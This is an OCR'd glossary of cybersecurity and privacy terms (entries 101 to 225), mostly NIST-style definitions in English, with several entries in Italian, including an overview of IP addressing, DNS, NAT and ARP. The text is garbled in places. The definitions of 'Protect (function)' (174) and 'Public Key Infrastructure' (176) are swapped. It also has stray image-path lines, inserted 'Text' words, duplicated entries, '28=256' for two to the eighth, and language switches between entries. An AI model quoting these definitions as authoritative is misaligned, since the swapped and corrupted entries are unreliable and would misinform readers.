(101) INTERFACE CAPABILITIES

Capabilities which enable interactions involving IoT devices (e.g., device-to-device communications, human-to-device communications). The types of interface capabilities are application, human user, and network

(102) INTERNET KEY EXCHANGE (IKE)

A protocol used to negotiate, create, and manage its own (IKE) and IPsec security associations

(103) INTERNET ENGINEERING TASK FORCE (IETF)

The internet standards organization made up of network designers, operators, vendors, and researchers that defines protocol standards (e.g., IP, TCP, DNS) through process of collaboration and consensus

(104) *INTERNET MESSAGE ACCESS PROTOCOL*

A method of communication used to read electronic mail stored in a remote server. (NISTIR 7387)

(105) *INTERNET OF THINGS (IOT)*

As used in this publication, user or industrial devices that are connected to the internet. IoT devices include sensors, controllers, and household appliances

(106) *IP: INTERNET PROTOCOL*

Gli indirizzi IP pubblici e i range di indirizzi sono rilasciati e regolamentati dall'ICANN tramite una serie di organizzazioni delegate. A causa della saturazione dello spazio di IPv4 l'ICANN ha proceduto alla definizione di una nuova versione del protocollo IP: IPv6. Tale versione è basata su indirizzi a 128 bit anziché a 32, ciò permetterà l'assegnazione di un numero maggiore di indirizzi

La difficile implementazione a livello globale dell'IPv6 ha portato all'introduzione di nuovi concetti, che hanno rivoluzionato la teoria e la pratica delle reti. Vanno citati l'abbandono del concetto di classi di indirizzi IP e il conseguente utilizzo sempre maggiore di indirizzi classless (privi del concetto di classe), la subnet mask, la riorganizzazione gerarchica degli indirizzi mediante utilizzo massivo di Network address translation (NAT)

Assegnazione e funzioni

La parte Net_ID degli indirizzi è assegnata dall'ICANN mentre l'assegnazione della parte Host_ID è delegata al richiedente che eventualmente può suddividerla ulteriormente per la creazione di altre sottoreti logiche (subnetting) evitando duplicazioni e sprechi di indirizzi.

Gli indirizzi IP possono essere assegnati in maniera permanente (per esempio un server che si trova sempre allo stesso indirizzo) oppure in maniera temporanea, da un intervallo di indirizzi disponibili. In particolare l'assegnazione dell'Host_Id può essere di due tipi: dinamica oppure statica.


Assolve essenzialmente due funzioni: identificare un dispositivo sulla rete e di conseguenza fornire il percorso per essere raggiunto da un altro terminale o dispositivo di rete in una comunicazione dati a pacchetto.

Ogni indirizzo IP è suddiviso in due parti:

1. *La prima identifica la rete, chiamata network o routing prefix (Net_ID) ed è utilizzato per l'instradamento a livello di sottoreti.*
2. *La seconda identifica, all'interno della rete, l'host (o l'interfaccia in IPv6) e le eventuali sottoreti (Host_ID) ed è utilizzato per l'instradamento a livello locale dell'host una volta raggiunta la sottorete locale di destinazione, cui segue la traduzione o risoluzione in indirizzo MAC per l'effettiva consegna del pacchetto dati al destinatario con i protocolli della rete locale.*

Con l'introduzione del CIDR è possibile creare sottoreti, a differenza del sistema a classi, che prevedeva il rispetto delle reti imposte con conseguente spreco di indirizzi IP.

IPv4




L'indirizzo IPv4 è costituito da 32 bit (4 byte) suddiviso in 4 gruppi da 8 bit (1 byte), separati ciascuno da un punto (notazione dotted) (es. 11001001.00100100.10101111.00001111). Ciascuno di questi 4 byte è poi convertito in formato decimale di più facile identificazione (quindi ogni numero varia tra 0 e 255 essendo 28=256). Un esempio di indirizzo IPv4 è 195.24.65.215.

IPv6

L'indirizzo IPv6 è costituito da 128 bit (16 byte), viene descritto da 8 gruppi di 4 cifre esadecimali che rappresentano 2 byte ciascuno (quindi ogni numero varia tra 0 e 65535) separati dal simbolo "due punti". Un esempio di indirizzo IPv6 è 2001:0DB8:0000:0000:0000:0000:0000:0001, che può essere abbreviato in 2001:DB8::1 (i due punti doppi rappresentano la parte dell'indirizzo che è composta di soli

zeri consecutivi. Si può usare una sola volta, per cui se un indirizzo ha due parti composte di zeri la più breve andrà scritta per esteso).
I dispositivi connessi ad una rete IPv6 ottengono un indirizzo di tipo unicast globale, vale a dire che i primi 48 bit del suo indirizzo sono assegnati alla rete a cui esso si connette, mentre i successivi 16 bit identificano le varie sottoreti a cui l'host è connesso. Gli ultimi 64 bit sono ottenuti dall'indirizzo MAC dell'interfaccia fisica.



Sistemi di risoluzione dei nomi

Per rendere maggiormente user–friendly la tecnologia IP sono stati implementati alcuni servizi di risoluzione dei nomi, cioè che associano un nome leggibile ad un determinato indirizzo.

DNS (Domain Name System)

Il DNS è un servizio di directory utilizzato per la risoluzione dei nomi dei server da indirizzi logici e testuali (URL) in indirizzi IP. Questa funzione è essenziale per l'usabilità di Internet, visto che gli esseri umani hanno più facilità a ricordare nomi testuali, mentre i dispositivi di instradamento (interfacce di rete e router di livello 2 e superiore) lavorano su indirizzi binari. Permette inoltre ad una qualsiasi entità di cambiare o riassegnare il proprio indirizzo IP, senza dover notificare tale cambiamento a nessuno, tranne che al proprio server DNS di riferimento.
Un'altra delle peculiarità del DNS è quella di consentire, ad esempio ad un sito web, di essere ospitato su più server (ognuno con il proprio indirizzo IP), con una conseguente divisione del carico di lavoro.
Ogni suffisso (o classe) finale degli indirizzi IP, detta Top Level Domain, è associata ad una ed una sola autorità, delegata direttamente dall'ICANN (ex IANA) col compito di gestire tutte le attività relative alla registrazione e al mantenimento dei nomi con un certo dominio.
Per i domani nazionali (Country Code) esiste una autorità designata per ogni Paese, che per l'Italia è il sito Registro.it, gestito dal Centro Nazionale delle Ricerche.
Per vari domini di primo livello come questi, la registrazione dei siti web è una procedura completamente automatica che inizia e si conclude interamente via Internet, e priva di passaggi manuali o cartacei.
I tempi di attivazione divengono molto rapidi, quanto quelli di indicizzazione del nuovo sito fra i risultati di un motore di ricerca, operazioni che al limite si possono ripetere in contemporanea.

WINS

Nato dalla azienda Microsoft è l'implementazione del protocollo NetBIOS per risolvere nomi in reti locali, presente in tutti i sistemi operativi Windows. Da Windows 2000 fa parte di Active Directory.

NAT

Il NAT (Network Address Translation, Traduzione indirizzi di rete) è un servizio che permette a più dispositivi di condividere un unico indirizzo IP potendo così mettere in comunicazione diverse reti. Questa funzione è compito dei router. Utilizzando questa funzionalità si ha distinzione tra indirizzo IP pubblico e indirizzo IP privato.

ARP

L'indirizzo IP in formato numerico, una volta raggiunta la sottorete finale di destinazione, deve essere poi convertito in indirizzo MAC locale per l'instradamento diretto. Di tale risoluzione si occupa il protocollo ARP

***(107)** IP PAYLOAD COMPRESSION PROTOCOL (IPCOMP)*

A protocol used to perform lossless compression for packet payloads

***(108)** KEYED HASH ALGORITHM*

An algorithm that creates a message authentication code based on both a message and a secret key shared by two endpoints. Also known as a hash message authentication code algorithm

(109) *LOW-IMPACT SYSTEM (LIS)*

An information system in which all three security objectives (i.e., confidentiality, integrity, and availability) are assigned a FIPS 199 potential impact value of low

(110) *LIGHTWEIGHT DIRECTORY ACCESS PROTOCOL (LDAP)*

The Lightweight Directory Access Protocol, or LDAP, is a directory access protocol. In this document, LDAP refers to the protocol defined by RFC 1777, which is also known as LDAP V2. LDAP V2 describes unauthenticated retrieval mechanisms. (NIST SP 800-15)

(111) *MACHINE LEARNING*

È un processo di analisi dati che ha come output il tuning di algoritmi in grado di descrivere statisticamente il comportamento di un sistema. Tale output viene utilizzato per dare ai sistemi abilità di previsione.

(112) *MALWARE*

Software or firmware intended to perform an unauthorized process that will have adverse impact on the confidentiality, integrity, or availability of an information system. A virus, worm, Trojan horse, or other code-based entity that infects a host. Spyware and some forms of adware are also examples of malicious code

(113) *MAN-IN-THE-MIDDLE ATTACK*

An attack in which an attacker is positioned between two communicating parties in order to intercept and/or alter data traveling between them. In the context of authentication, the attacker would be positioned between claimant and verifier, between registrant and CSP during enrollment, or between subscriber and CSP during authenticator binding

(114) *MAJOR APPLICATION [OMB Circular A-130, Appendix III]*

An application that requires special attention to security due to the risk and magnitude of harm resulting from the loss, misuse, or unauthorized access to or modification of the information in the application. Note: All federal applications require some level of protection. Certain applications, because of the information in them, however, require special management oversight and should be treated as major. Adequate security for other applications should be provided by security of the systems in which they operate.

(115) *MAJOR INFORMATION SYSTEM [OMB Circular A-130]*

An information system that requires special management attention because of its importance to an agency mission; its high development, operating, or maintenance costs; or its significant role in the administration of agency programs, finances, property, or other resources.

(116) *MICROSERVICE*

A set of containers that work together to compose an application. (NIST SP 800-190)

(117) *MOBILE CODE [NIST Framework for Improving Critical Infrastructure Cybersecurity]*

A program (e.g., script, macro, or other portable instruction) that can be shipped unchanged to a heterogeneous collection of platforms and executed with identical semantics.

(118) *MOBILE DEVICE MANAGEMENT (MDM)*

The administration of mobile devices such as smartphones, tablets, computers, laptops, and desktop computers. MDM is usually implemented through a third-party product that has management features for particular vendors of mobile devices

(119) *MOBILE INTERNET KEY EXCHANGE (MOBIKE)*

A form of IKE supporting the use of devices with multiple network interfaces that switch from one network to another while IPsec is in use

(120) *MONITORING AND REVIEWING*

Il Monitoraggio è un compito permanente che osserva l'efficacia e le prestazioni dei controlli utilizzati per il trattamento della privacy. Pertanto, il monitoraggio appartiene alla gestione del rischio invece del processo VdI.

Si tratta di un caso diverso, con revisione del piano di trattamento sulla esperienza maturata, cambiamenti imminenti o dopo un certo periodo di tempo. Essendo un compito miglioramento, il trigger potrebbe provenire da un sistema di gestione. Tuttavia, la revisione dovrà seguire i passi del processo della VdI. La VdI rapporto di riesame iterazione parteciperà dalle esperienze che l'organizzazione ha fatto per la gestione del rischio della privacy di cui i controlli dell'ultimo piano di trattamento. Alcuni rischi potrebbero essere stati agevolati da controlli di vulnerabilità (ad esempio, test di penetrazione), o gli eventi sono stati registrati per i rischi che non sono stati previsti in precedenza. Azioni di trattamento concordate potrebbero essere stati modificati sull'esperienza delle violazioni rilevate. Pertanto, una revisione della VdI dovrebbe essere condotta sul serio e non deve essere visto solo come un aggiornamento editoriale.

(121) *MORPHING*

Making specific changes to the properties of the data, runtime environment, software, platform, or network [Okhravi13]

(122) NETWORK INTERFACE CAPABILITY

The ability to interface with a communication network for the purpose of communicating data to or from an IoT device. A network interface capability allows a device to be connected to and use a communication network. Every IoT device has at least one network interface capability and may have more than one

(123) NETWORK LAYER

Layer of the TCP/IP protocol stack that is responsible for routing packets across networks

(124) NETWORK LAYER SECURITY

Protecting network communications at the layer of the IP model that is responsible for routing packets across networks

(125) ORGANIZATION

Person or group of people that has its own functions with responsibilities, authorities and relationships to achieve its objectives

Note 1 to entry: The concept of organization includes but is not limited to sole–trader, company, corporation, firm, enterprise, authority, partnership, charity or institution, or part or combination thereof, whether incorporated or not, public or private

An entity of any size, complexity, or positioning within an organizational structure (e.g., a federal agency or, as appropriate, any of its operational elements). (NIST SP 800-39) This publication is intended to provide recommendations for organizations that manage their own networks (e.g., that have a chief information officer)

(126) OUTAGE

A period when a service or an application is not available or when equipment is not operational

(127) PAYMENT CARD INDUSTRY DATA SECURITY STANDARD

An information security standard administered by the Payment Card Industry Security Standards Council that is for organizations that handle branded credit cards from the major card schemes

(128) PERFECT FORWARD SECRECY (PFS)

An option that causes a new secret key to be created and shared through a new Diffie-Hellman key exchange for each IPsec SA. This provides protection against the use of compromised old keys that could be used to attack the newer derived keys still in use for integrity and confidentiality protection

(129) PERSONAL DATA

"Personal Data" shall mean any information relating to an identified or identifiable natural person ("data subject"); an identifiable person is one who can be identified, directly or indirectly, in particular by reference to an identification number or to one or more factors specific to his physical, physiological, mental, economic, cultural or social identity

(130) PERSONALLY IDENTIFIABLE INFORMATION (PII)

"Information that can be used to distinguish or trace an individual's identity, either alone or when combined with other information that is linked or linkable to a specific individual"

(131) PHISHING

An attack in which the subscriber is lured (usually through an email) to interact with a counterfeit verifier/RP and tricked into revealing information that can be used to masquerade as that subscriber to the real verifier/RP

(132) PIVOTING

A process where an attacker uses one compromised system to move to another system within an organization

(133) PIN ENTRY DEVICE

An electronic device used in a debit, credit, or smart card-based transaction to accept and encrypt the cardholder's personal identification number

(134) POST OFFICE PROTOCOL (POP)

A mailbox access protocol defined by IETF RFC 1939. POP is one of the most commonly used mailbox access protocols. (NIST SP 800-45 Version 2)

(135) PREDISPOSING CONDITIONS

A condition that exists within an organization, a mission/business process, enterprise architecture, or information system including its environment of operation, which contributes to (i.e., increases or decreases) the likelihood that one or more threat events, once initiated, will result in undesirable consequences or adverse impact to organizational operations and assets, individuals, other organizations, or the Nation

(136) PRIVATE KEY

The secret part of an asymmetric key pair that is used to digitally sign or decrypt data. (NIST SP 800-63-3)

(137) PRIVACY RISK ASSESSMENT METHODOLOGY (PRAM)

The PRAM is a tool that applies the risk model from NISTIR 8062 and helps organizations analyze, assess, and prioritize privacy risks to determine how to respond and select appropriate solutions. The PRAM can help drive collaboration and communication between various components of an organization, including privacy, cybersecurity, business, and IT personnel

(138) PUBLIC CA

A trusted third party that issues certificates as defined in IETF RFC 5280. A CA is considered public if its root certificate is included in browsers and other applications by the developers of those browsers and applications. The CA/Browser Forum defines the requirements public CAs must follow in their operations

(139) PUBLIC KEY

The public part of an asymmetric key pair that is used to verify signatures or encrypt data. (NIST SP 800-63-3).

(140) PUBLIC KEY CRYPTOGRAPHY

Cryptography that uses separate keys for encryption and decryption; also known as asymmetric cryptography. (NIST SP 800-77)

(141) PUBLIC KEY INFRASTRUCTURE (PKI)

The framework and services that provide for the generation, production, distribution, control, accounting, and destruction of public key certificates. Components include the personnel, policies, processes, server platforms, software, and workstations used for the purpose of administering certificates and public-private key pairs, including the ability to issue, maintain, recover, and revoke public key certificates. (NIST SP 800-53)

(142) READ-ONLY MEMORY

ROM is a pre-recorded storage medium that can only be read from and not written to

(143) RED TEAM EXERCISE

An exercise, reflecting real-world conditions, that is conducted as a simulated adversarial attempt to compromise organizational missions and/or business processes to provide a comprehensive assessment of the security capability of the information system and organization

(144) REGISTRATION AUTHORITY (RA)

An entity authorized by the certification authority system (CAS) to collect, verify, and submit information provided by potential subscribers, which is to be entered into public key certificates. The term RA refers to hardware, software, and individuals that collectively perform this function. (CNSSI 4009-2015)

(145) RE-KEY

To change the value of a cryptographic key that is being used in a cryptographic system application; this normally entails issuing a new certificate on the new public key. NIST SP 800-32 under Re-key (a certificate)

(146) RENEW

The act or process of extending the validity of the data binding asserted by a public key certificate by issuing a new certificate. NIST SP 800-32 (The new certificate is typically used to replace the existing certificate, and both certificates typically contain the same Subject DN and SAN information. It is best practice to generate a new key pair and CSR, i.e., re-key, when renewing a certificate, but re-keying is not required by all certificate authorities. Renewal is typically driven by the expiration of the existing certificate but could also be triggered by a suspected private key compromise or other event requiring the existing certificate to be revoked)

(147) REPLACE

The process of installing a new certificate and removing an existing one so that the new certificate is used in place of the existing certificate on all systems where the existing certificate is being used

(148) REPLAY RESISTANCE

Protection against the capture of transmitted authentication or access control information and its subsequent retransmission with the intent of producing an unauthorized effect or gaining unauthorized access

(149) REPRESENTATIONAL STATE TRANSFER

A software architectural style that defines a common method for defining APIs for Web services

(150) RISK

A measure of the extent to which an entity is threatened by a potential circumstance or event, and typically a function of: (i) the adverse impacts that would arise if the circumstance or event occurs; and (ii) the likelihood of occurrence

(151) RISK ASSESSMENT

The process of identifying risks to organizational operations (including mission, functions, image, reputation), organizational assets, individuals, other organizations, and the Nation, resulting from the operation of an information system. Part of risk management, incorporates threat and vulnerability analyses, and considers mitigations provided by security controls planned or in place. Synonymous with risk analysis

(152) RISK MANAGEMENT FRAMEWORK

The Risk Management Framework (RMF) provides a structured, yet flexible approach for managing the portion of risk resulting from the incorporation of systems into the mission and business processes of the organization

(153) RISK MANAGEMENT FRAMEWORK

The Risk Management Framework (RMF), presented in NIST SP 800-37, provides a disciplined and structured process that integrates information security and risk management activities into the system development life cycle

(154) RIVEST, SHAMIR, & ADLEMAN

An algorithm approved in [FIPS 186] for digital signatures and in [SP 800-56B] for key establishment. (NIST SP 800-57 Part 1 Rev. 4)

(155) ROOT CERTIFICATE

A self-signed certificate, as defined by IETF RFC 5280, issued by a root CA. A root certificate is typically securely installed on systems so they can verify end-entity certificates they receive

(156) ROOT CERTIFICATE AUTHORITY

In a hierarchical public key infrastructure (PKI), the CA whose public key serves as the most trusted datum (i.e., the beginning of trust paths) for a security domain. (NIST SP 800-32)

(157) ROTATE

The process of renewing a certificate in conjunction with a rekey, followed by the process of replacing the existing certificate with the new certificate

(158) PII PROCESSING

An operation or set of operations performed upon PII that can include, but is not limited to, the collection, retention, logging, generation, transformation, use, disclosure, transfer, and disposal of PII

(159) PLAN OF ACTION AND MILESTONES [OMB Memorandum 02-01]

A document that identifies tasks needing to be accomplished. It details resources required to accomplish the elements of the plan, any milestones in meeting the tasks, and scheduled completion dates for the milestones

(160) POST-MARKET CAPABILITY

A cybersecurity or privacy capability an organization selects, acquires, and deploys itself; any capability that is not pre-market.

(161) POTENTIAL IMPACT [FIPS 199]

The loss of confidentiality, integrity, or availability could be expected to have:

(i) a limited adverse effect (FIPS 199 low)

(ii) a serious adverse effect (FIPS 199 moderate); or

(iii) a severe or catastrophic adverse effect (FIPS 199 high) on organizational operations, organizational assets, or individuals

(162) PREMARKET CAPABILITY

A cybersecurity or privacy capability built into an IoT device. Pre-market capabilities are integrated into IoT devices by the manufacturer or vendor before they are shipped to customer organizations

(163) PRESHARED KEY (PSK)

A single secret key used by IPsec endpoints to authenticate endpoints to each other

(164) PRETTY GOOD PRIVACY (PGP)

Creato da Phil Zimmermann, è un programma che può essere usato per proteggere la privacy, per aggiungere un filtro di sicurezza alle comunicazioni e per dare autenticità ai messaggi in formato elettronico

(165) PRIVACY IMPACT

Anything that has an effect on the privacy of a PII principal and/or group of PII principals

Note 1 to entry: The privacy impact might result from the processing of PII in conformance or in violation of privacy safeguarding requirements

(166) PRIVACY IMPACT ASSESSMENT (PIA)

Overall process of identifying, analysing, evaluating, consulting, communicating and planning the treatment of potential privacy impacts with regard to the processing of PII, framed within an organization's broader risk management framework

Note 1 to entry: Adapted from ISO/IEC 29100:2011

(167) PRIVACY IMPACT ASSESSMENT (PIA) [OMB Memorandum 03-22]

An analysis of how information is handled:

(i) to ensure handling conforms to applicable legal, regulatory, and policy requirements regarding privacy;

(ii) to determine the risks and effects of collecting, maintaining, and disseminating information in identifiable form in an electronic information system; and

(iii) to examine and evaluate protections and alternative processes for handling information to mitigate potential privacy risks

(168) PRIVACY RISK MAP

Diagram that indicates the level of impact and likelihood of privacy risks identified

Note 1 to entry: The map is typically used to determine the order in which the privacy risks should be treated

(169) PRIVILEGED USER [NIST Framework for Improving Critical Infrastructure Cybersecurity]

A user that is authorized (and, therefore, trusted) to perform security-relevant functions that ordinary users are not authorized to perform.

(170) PROBLEMATIC DATA ACTION

A system operation that processes PII through the information lifecycle and as a side effect causes individuals to experience some type of problem(s).

(171) PROCESS

Set of actions with a clearly defined deliverable or outcome, which entails the execution of a sequence of one or more process steps.

Note 1 to entry: Adapted from ISO 22307:2008

Within the context of VdI, the term "process" is used in two ways.

Text First, it is used as the most probable kind of a target of the Text evaluation Text, as it should allow to determine clearly the purposes of processing, should allow to identify almost complete the supporting information systems and their supporting assets and, in best case, also has defined operational plans and procedures.

The most widely understood term for this is the "business process" of the organization. However, as the definition of organization within PIA includes non–business entities (e.g. govern mental organizations), the term "process" should be understood in the way of business process, not giving the limitation to businesses.

Secondly, it is heading the set of steps that are guided to be conducted for doing a PIA (i.e. the PIA process).

(172) PROGRAMME

Group of projects managed in a coordinated way to obtain benefits not available from managing them individually [SOU RCE: ISO 14300–1:2011]

(173) PROJECT

Unique process, consisting of a set of coordinated and controlled activities with start and finish dates, undertaken to achieve an objective conforming to specific requirements, including the constraints of time, cost and resources [SOU RCE: ISO 9000:2015]

A project is a commonly used method to create new processes, information system or products or to update existing ones.

In fact, it makes sense to conduct the PIA under the framework of the project especially under the expectation to build Privacy by Design. The preparation phase of the PIA also is building a sub–project where the target is to conduct the PIA.

As described in several project management frameworks like ISO 21500, PRI NCE2™ or the IPMA competence base, a project consists of two dimensions: The project management framework and the target of the framework. It is normally the target of the project, which is in scope of a PIA, and not the project management framework.

In most cases, the project phase of a process, information system or product covers the sequence of conceive, design and realize steps in life cycle management. Transfer to operations, business as usual and disposal will normally not be covered within this target of a project. However, some organization may use a differently

targeted project e.g. for the consolidation of information systems and here may have to deal with the disposal of PII.

There is one scenario, where a project framework could be in scope for a PIA. This is, when the Project Management Process of an organization should be assessed regarding the risks the processing bears on privacy. Here, the PII collected for conducting the project(s) (i.e. employees, project partner employees, etc.) have to be concerned, not the PII that will get collected later on for the use of the specific process or information system that is on target of the project.

(174) *PROTECT (FUNCTION) [NIST FRAMEWORK FOR IMPROVING CRITICAL INFRASTRUCTURE CYBERSECURITY]*

The framework and services that provide for the generation, production, distribution, control, accounting, and destruction of public key certificates. Components include the personnel, policies, processes, server platforms, software, and workstations used for the purpose of administering certificates and public-private key pairs, including the ability to issue, maintain, recover, and revoke public key certificates.

(175) *PROTECTIVE DISTRIBUTION SYSTEM (PDS)*

Wire line or fiber optic system that includes adequate safeguards and/or countermeasures (e.g., acoustic, electric, electromagnetic, and physical) to permit its use for the transmission of unencrypted information.

(176) *PUBLIC KEY INFRASTRUCTURE [CNSSI 4009]*

Develop and implement the appropriate safeguards to ensure delivery of critical infrastructure services.

(177) *PURGE*

Rendering sanitized data unrecoverable by laboratory attack methods.

(178) *RECIPROCITY [CNSSI 4009]*

Mutual agreement among participating organizations to accept each other's security assessments in order to reuse information system resources and/or to accept each other's assessed security posture in order to share information.

(179) *RECORDS*

The recordings (automated and/or manual) of evidence of activities performed or results achieved (e.g., forms, reports, test results), which serve as a basis for verifying that the organization and the information system are performing as intended. Also used to refer to units of related data fields (i.e., groups of data fields that can be accessed by a program and that contain the complete set of information on particular items).

(180) *RECOVER (FUNCTION) [NIST Framework for Improving Critical Infrastructure Cybersecurity]*

Develop and implement the appropriate activities to maintain plans for resilience and to restore any capabilities or services that were impaired due to a cybersecurity event.

(181) *RED TEAM EXERCISE*

An exercise, reflecting real-world conditions, that is conducted as a simulated adversarial attempt to compromise organizational missions and/or business processes to provide a comprehensive assessment of the security capability of the information system and organization.

(182) *REFERENCE MONITOR*

A set of design requirements on a reference validation mechanism which as key component of an operating system, enforces an access control policy over all subjects and objects. A reference validation mechanism must be:

(i) always invoked (i.e., complete mediation);

(ii) tamperproof; and

(iii) small enough to be subject to analysis and tests, the completeness of which can be assured (i.e., verifiable).

(183) *REMOTE ACCESS*

Access to an organizational information system by a user (or a process acting on behalf of a user) communicating through an external network (e.g., the Internet).

(184) *REMOTE MAINTENANCE*

Maintenance activities conducted by individuals communicating through an external network (e.g., the Internet).

(185) *RESILIENCE*

See Information System Resilience.

(186) *RESPOND (FUNCTION) [NIST Framework for Improving Critical Infrastructure Cybersecurity]*

Develop and implement the appropriate activities to take action regarding a detected cybersecurity event.

(187) *RISK [NIST Framework for Improving Critical Infrastructure Cybersecurity]*

A measure of the extent to which an entity is threatened by a potential circumstance or event, and typically a function of:

(i) the adverse impacts that would arise if the circumstance or event occurs; and

(ii) the likelihood of occurrence.

(188) *RISK [NIST SP 800-30]*

The level of impact on agency operations (including mission, functions, image, or reputation), agency assets, or individuals resulting from the operation of an information system given the potential impact of a threat and the likelihood of that threat occurring.

(189) *RISK ASSESSMENT [NIST SP 800-30]*

The process of identifying risks to agency operations (including mission, functions, image, or reputation), agency assets, or individuals by determining the probability of occurrence, the resulting impact, and additional security controls that would mitigate this impact. Part of risk management, synonymous with risk analysis, and incorporates threat and vulnerability analyses.

(190) *RISK MANAGEMENT [NIST Framework for Improving Critical Infrastructure Cybersecurity]*

The process of identifying, assessing, and responding to risk.

(191) *RISK MANAGEMENT [NIST SP 800-30]*

The process of managing risks to agency operations (including mission, functions, image, or reputation), agency assets, or individuals resulting from the operation of an information system. It includes risk assessment; cost-benefit analysis; the selection, implementation, and assessment of security controls; and the formal authorization to operate the system. The process considers effectiveness, efficiency, and constraints due to laws, directives, policies, or regulations.

(192) *RISK MITIGATION [CNSSI 4009]*

Prioritizing, evaluating, and implementing the appropriate risk-reducing controls/countermeasures recommended from the risk management process.

(193) *RISK MONITORING*

Maintaining ongoing awareness of an organization's risk environment, risk management program, and associated activities to support risk decisions.

(194) *RISK RESPONSE*

Accepting, avoiding, mitigating, sharing, or transferring risk to organizational operations (i.e., mission, functions, image, or reputation), organizational assets, individuals, other organizations, or the Nation.

(195) *ROLE-BASED ACCESS CONTROL*

Access control based on user roles (i.e., a collection of access authorizations a user receives based on an explicit or implicit assumption of a given role). Role permissions may be inherited through a role hierarchy and typically reflect the permissions needed to perform defined functions within an organization. A given role may apply to a single individual or to several individuals.

(196) *SAFEGUARDS [CNSSI 4009]*

Protective measures prescribed to meet the security requirements (i.e., confidentiality, integrity, and availability) specified for an information system. Safeguards may include security features, management constraints, personnel security, and security of physical structures, areas, and devices. Synonymous with security controls and countermeasures.

(197) *SANDBOX*

A restricted, controlled execution environment that prevents potentially malicious software, such as mobile code, from accessing any system resources except those for which the software is authorized (Under Sandboxing)

(198) *SECURE HASH ALGORITHM 1*

A hash function specified in FIPS 180-2, the Secure Hash Standard. (NIST SP 800-89)

(199) *SECURE HASH ALGORITHM 256*

A hash algorithm that can be used to generate digests of messages. The digests are used to detect whether messages have been changed since the digests were generated. (FIPS 180-4 (March 2012))

(200) *SECURE TRANSPORT*

Transfer of information using a transport layer protocol that provides security between applications communicating over an IP network

(201) *SECURITY [CNSSI 4009]*

A condition that results from the establishment and maintenance of protective measures that enable an enterprise to perform its mission or critical functions despite risks posed by threats to its use of information

systems. Protective measures may involve a combination of deterrence, avoidance, prevention, detection, recovery, and correction that should form part of the enterprise's risk management approach.

(202) SECURITY *[44 USC, Sec. 3542]*

The protection of information and information systems from unauthorized access, use, disclosure, disruption, modification, or destruction in order to provide confidentiality, integrity, and availability.

(203) SECURITY ASSESSMENT

See Security Control Assessment.

(204) SECURITY ASSESSMENT PLAN

The objectives for the security control assessment and a detailed roadmap of how to conduct such an assessment.

(205) SECURITY ASSOCIATION *(SA)*

A set of values that define the features and protections applied to a connection

(206) SECURITY ASSOCIATION DATABASE *(SAD)*

A list or table of all IPsec SAs, including those that are still being negotiated

(207) SECURITY ATTRIBUTE

An abstraction representing the basic properties or characteristics of an entity with respect to safeguarding information; typically associated with internal data structures (e.g., records, buffers, files) within the information system and used to enable the implementation of access control and flow control policies, reflect special dissemination, handling or distribution instructions, or support other aspects of the information security policy.

(208) SECURITY CAPABILITY

A combination of mutually reinforcing security controls (i.e., safeguards and countermeasures) implemented by technical means (i.e., functionality in hardware, software, and firmware), physical means (i.e., physical devices and protective measures), and procedural means (i.e., procedures performed by individuals).

(209) SECURITY CATEGORIZATION

The process of determining the security category for information or an information system. Security categorization methodologies are described in CNSS Instruction 1253 for national security systems and in FIPS Publication 199 for other than national security systems. See Security Category.

(210) SECURITY CATEGORY *[FIPS 199, ADAPTED; CNSSI 4009]*

The characterization of information or an information system based on an assessment of the potential impact that a loss of confidentiality, integrity, or availability of such information or information system would have on organizational operations, organizational assets, individuals, other organizations, and the Nation.

(211) SECURITY CONTROL *[FIPS 199, ADAPTED]*

A safeguard or countermeasure prescribed for an information system or an organization designed to protect the confidentiality, integrity, and availability of its information and to meet a set of defined security requirements.

(212) SECURITY CONTROL ASSESSMENT *[CNSSI 4009, Adapted]*

The testing or evaluation of security controls to determine the extent to which the controls are implemented correctly, operating as intended, and producing the desired outcome with respect to meeting the security requirements for an information system or organization.

(213) SECURITY CONTROL ASSESSOR

The individual, group, or organization responsible for conducting a security control assessment.

(214) SECURITY CONTROL BASELINE *[FIPS 200, Adapted]*

The set of minimum security controls defined for a low impact, moderate impact, or high impact information system that provides a starting point for the tailoring process.

(215) SECURITY CONTROL ENHANCEMENT

Augmentation of a security control to:

(i) build in additional, but related, functionality to the control;

(ii) increase the strength of the control; or

(iii) add assurance to the control.

(216) SECURITY CONTROL INHERITANCE *[CNSSI 4009]*

A situation in which an information system or application receives protection from security controls (or portions of security controls) that are developed, implemented, assessed, authorized, and monitored by

entities other than those responsible for the system or application; entities either internal or external to the organization where the system or application resides. See Common Control

(217) SECURITY FUNCTIONALITY

The security-related features, functions, mechanisms, services, procedures, and architectures implemented within organizational information systems or the environments in which those systems operate

(218) SECURITY FUNCTIONS

The hardware, software, and/or firmware of the information system responsible for enforcing the system security policy and supporting the isolation of code and data on which the protection is based

(219) SECURITY IMPACT ANALY***sis*** *[CNSSI 4009]*

The analysis conducted by an organizational official to determine the extent to which changes to the information system have affected the security state of the system.

(220) SECURITY KERNEL *[CNSSI 4009]*

Hardware, firmware, and software elements of a trusted computing base implementing the reference monitor concept. Security kernel must mediate all accesses, be protected from modification, and be verifiable as correct.

(221) SECURITY MARKING

The means used to associate a set of security attributes with objects in a human-readable form, to enable organizational process-based enforcement of information security policies

(222) SECURITY OBJECTIVE *[FIPS 199]*

Confidentiality, integrity, or availability

(223) SECURITY PARAMETERS INDEX *(SPI)*

An arbitrarily chosen value that acts as a unique identifier for an IPsec connection

(224) SECURITY PLAN

Formal document that provides an overview of the security requirements for an information system or an information security program and describes the security controls in place or planned for meeting those requirements. See System Security Plan or Information Security Program Plan

(225) SECURITY POLICY *[CNSSI 4009]*

